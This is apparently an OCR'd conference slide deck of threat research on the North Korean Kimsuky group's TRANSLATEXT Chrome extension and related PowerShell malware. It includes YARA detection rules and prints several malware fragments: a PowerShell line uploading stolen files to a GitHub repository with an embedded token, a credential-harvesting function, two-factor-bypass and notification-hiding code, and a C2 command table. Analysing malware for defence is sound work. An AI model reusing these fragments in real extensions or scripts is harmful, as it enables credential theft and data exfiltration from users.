From Surveillance to Espionage: Unraveling the Latest Strategies of the Kimsuky Group

Seongsu Park, Senior security researcher

ThreatLabZ / APT Research

Seongsu Park


- Zscaler, ThreatLabZ, APT Research Team
- Senior security researcher
- Formerly, Kaspersky, Global Research and Analysis Team
- Mostly tracking North Korea threat actors

Focus Area

- Investigative Research
- Reversing Malware
- Digital Forensics
- Threat Intelligence

North Korea Threat Actors

and its clusters/subgroups



Introduction of Kimsuky

Adversary

- DPRK threat actor
- Kimsuky(a.k.a APT43, Emerald Sleet)
- Published by Kaspersky in 2013
- Behind the KHNP attack in 2014

Victim

- Impacted countries: South Korea, Japan, USA..
- Target industries: Government, diplomat, defense, think-tank, NGO, journalist, defector, academic, cryptocurrency, E-commerce

Capability


- Phishing
- Timely social engineering
- Multi-stage infection
- Several malware cluster

Infrastructure

- Compromised web server
- Free web hosting
- Commercial hosting service
- Private email service

SURVEILLANCE: TRANSLATEXT CHROME EXTENSION

How this research was started?



Review of a Monograph on Korean Military History

```
rule apt_Kimsuky_BabyHades_Hades {
meta:
    description = "Rule to detect a executable file created Powershell script"
    author = "Zscaler"
    copyright = "Zscaler"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR S
    version = "1.0"
    last_modified = "2024-04-30"
    hash = "9cf75f52fd8a89bfceffcddfb44fd11a"
    ref = "https://stic.secui.com/main/main/threatInfo?id=225"
strings:
    $str1 = "Setup=cmd /c start /min powershell start-process powershell {start '"
    $str2 = "Presetup=cmd /c start /min powershell start-process powershell"
    $str3 = "(New-Object Net.WebClient)."
    $str4 = ".Replace('"
    $str5 = ";start-sleep -s 1800;}} -windowstyle hidden"

condition:
    uint16(0) == 0x5A4D and
    //filesize < 3MB and
    (
        all of them
    )
}

rule apt_Kimsuky_BabyHades_Hades_Powershell {
meta:
    description = "Rule to detect a Powershell script exfiltrating through Github"
    author = "Zscaler"
    copyright = "Zscaler"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR S
    version = "1.0"
    last_modified = "2024-04-30"
    hash = "88b823fd3080b79b64513d94d996a0a3"
    ref = "https://stic.secui.com/main/main/threatInfo?id=225"
strings:

    $func = "function git-uploadfile"

    $cmd1 = "$env:appdata+'\\thumb.db'"
    $cmd2 = "$ic = ipconfig /all"
    $cmd3 = "$gp=Get-process;"

    $var1 = "$psLogPath"
    $var2 = ".TargetPath"
    $var3 = ".Arguments"
    $var4 = ".Description"
    $var5 = ".WorkingDirectory"
    $var6 = "\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"

condition:
    //uint16(0) == 0x5A4D and
    filesize < 1MB and
    (
        $func or
        all of ($cmd*) or
        all of ($var*)
    )
}
```


How this research was started?

87def1cb62e69b30347ff26e07746b…	hades.txt	apt_Unknown_GitUpload_Hades_Powershell	11 / 62	2.33 KB
	powershell · persistence · detect-debug-environment · url-pattern …			
90319088b0ce795b89a179750edfa27689d569d…	한국군사학논집 심사평서(jams2.0).exe	apt_Unknown_GitUpload_Hades	36 / 67	331.31 KB
	peexe · persistence · overlay · long-sleeps · checks-cpu-name · detect-debug-environment			
d78e83f97f400660ec157fbcfb5a98…	test	apt_Unknown_GitUpload_Hades_Powershell	23 / 65	1.52 KB
	powershell · checks-network-adapters · long-sleeps …			

Unpublished Powershell with a new Github address:

```
$destFileName
git-uploadfile -token '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' -file $destFileName -owner cmastern -repo
motorcycle -path cycle -force
Remove-Item $destFileName -Force
```

How this research was started?



Structure of Chrome extension

```
GoogleTranslate
├── auth.js
├── background.js
├── content.js
├── gsuit.js
├── icons
│       ├── 128.png
│       ├── 16.png
│       ├── 19.png
│       ├── 32.png
│       ├── 38.png
│       └── 48.png
└── manifest.json
```

```
"author": "Piano",
...
"update_url": "https://raw.githubusercontent.com/HelperDav/Web/main/update.xml",
"background": {
                "service_worker": "background.js"
        },
"permissions": ["tabs", "activeTab", "cookies", "storage", "downloads", "scripting"],
...
"host_permissions": ["<all_urls>"],
"content_scripts": [
{
        "js": [ "content.js"],
        "matches": [
                "http://*/*", "https://*/*"
        ],
        "run_at": "document_idle",
        "all_frames": false
},
{
        "js": [ "auth.js"],
        "matches": [
                "https://nid.naver.com/*",
                "https://accounts.kakao.com/*"
        ],
        "run_at": "document_end",
        "all_frames": false
},
{
        "js": [ "gsuit.js"],
        "matches": [
                "https://mail.google.com/*"
        ],
```

Structure of Chrome extension

GoogleTranslate
- **auth.js**
- background.js
- content.js
- **gsuit.js**
- icons
  - 128.png
  - 16.png
  - 19.png
  - 32.png
  - 38.png
  - 48.png
- manifest.json

Bypass security measure

- Bypass two-factor authentication for each email service
- Worked together to mitigate this vulnerabilities

```
"use strict";

function TwoStepAuth_Check()
{
    //****************** Kakao - Two Step Auth ******************//
    var x = document.getElementById("                ");
    if(x != null) x.click();

    x = document.getElementById("                  ");
    if(x != null) x.click();

    x = document.getElementById("                ");
    if(x != null) x.click();

    //auto - checking
    x = document.querySelectorAll("                  ");
    for(var i=0;i<x.length;i++)
    {
        if(x[i]) x[i].className = "                ";
    }

    //****************** Naver - Two Step Auth ******************//
    var x = document.getElementById("      ");
    if(x != null) x.click();

    x = document.getElementById("      ");
    if(x != null) x.click();

    //auto - checking
    x = document.getElementById("      ");
    if(x) x.value="init";

    //auto - OTP
    x = document.getElementById("              ");
    if(x) x.click();
}

TwoStepAuth_Check();
```

```
"use strict";

function NeverNotify()
{
    var x = document.querySelectorAll('        ');
    for(var i=0; i<x.length; i++)
    {
        if(x[i])
        {
            x[i].remove();
        }
    }
}

setInterval(() => {NeverNotify();}, 50);
```

Structure of Chrome extension

```
GoogleTranslate
├── auth.js
├── background.js
├── content.js
├── gsuit.js
├── icons
│       ├── 128.png
│       ├── 16.png
│       ├── 19.png
│       ├── 32.png
│       ├── 38.png
│       └── 48.png
└── manifest.json
```

Stealing Email and Password:

- Hooking into various form elements to initiate sending data.
- Collecting all email addresses.
- Collecting values from all input fields of the type password.

```
function GetEmail()
{
    let EmailId = '';

    let emailTag = document.querySelectorAll("input[type=email]");
    for (var i = 0; i < emailTag.length; i++)
    {
        EmailId += ("[" + emailTag[i].value + "]");
    }
    emailTag = document.querySelectorAll("input[type=text]");
    for (var i = 0; i < emailTag.length; i++)
    {
        EmailId += ("[" + emailTag[i].value + "]");
    }

    // kyungnam.ac.kr
    emailTag = document.querySelectorAll("input[role=textbox]");
    for (var i = 0; i < emailTag.length; i++)
    {
        EmailId += ("[" + emailTag[i].value + "]");
    }

    return EmailId;
}
```

Structure of Chrome extension


```
GoogleTranslate
├── auth.js
├── background.js
├── content.js
├── gsuit.js
├── icons
│       ├── 128.png
│       ├── 16.png
│       ├── 19.png
│       ├── 32.png
│       ├── 38.png
│       └── 48.png
└── manifest.json
```

- **Dead-drop resolver**

Command	Description
URL	Parses and Base64 decodes the value and appends /log.php. This newly formed URL is used as a new C2 server.
Capture	When a new tab is created, the code sends the current time and URL of the tab, taking a screenshot of the tab every 5 seconds.
delcookie	Removes all cookies from the browser.
Run	Injects a <a> tag with the href value ms-powerpoint:// in all Chrome tabs, invoking the click event every 30 minutes.

- **Register listeners:**
  1. Send background Javascript listener
  2. Tab update listener
  3. Cookie change listener


Structure of Chrome extension



Attribution

C2 server

- Using b374k webshell
- Redirecting unauthorized connection to legitimate page



r-e.kr domain

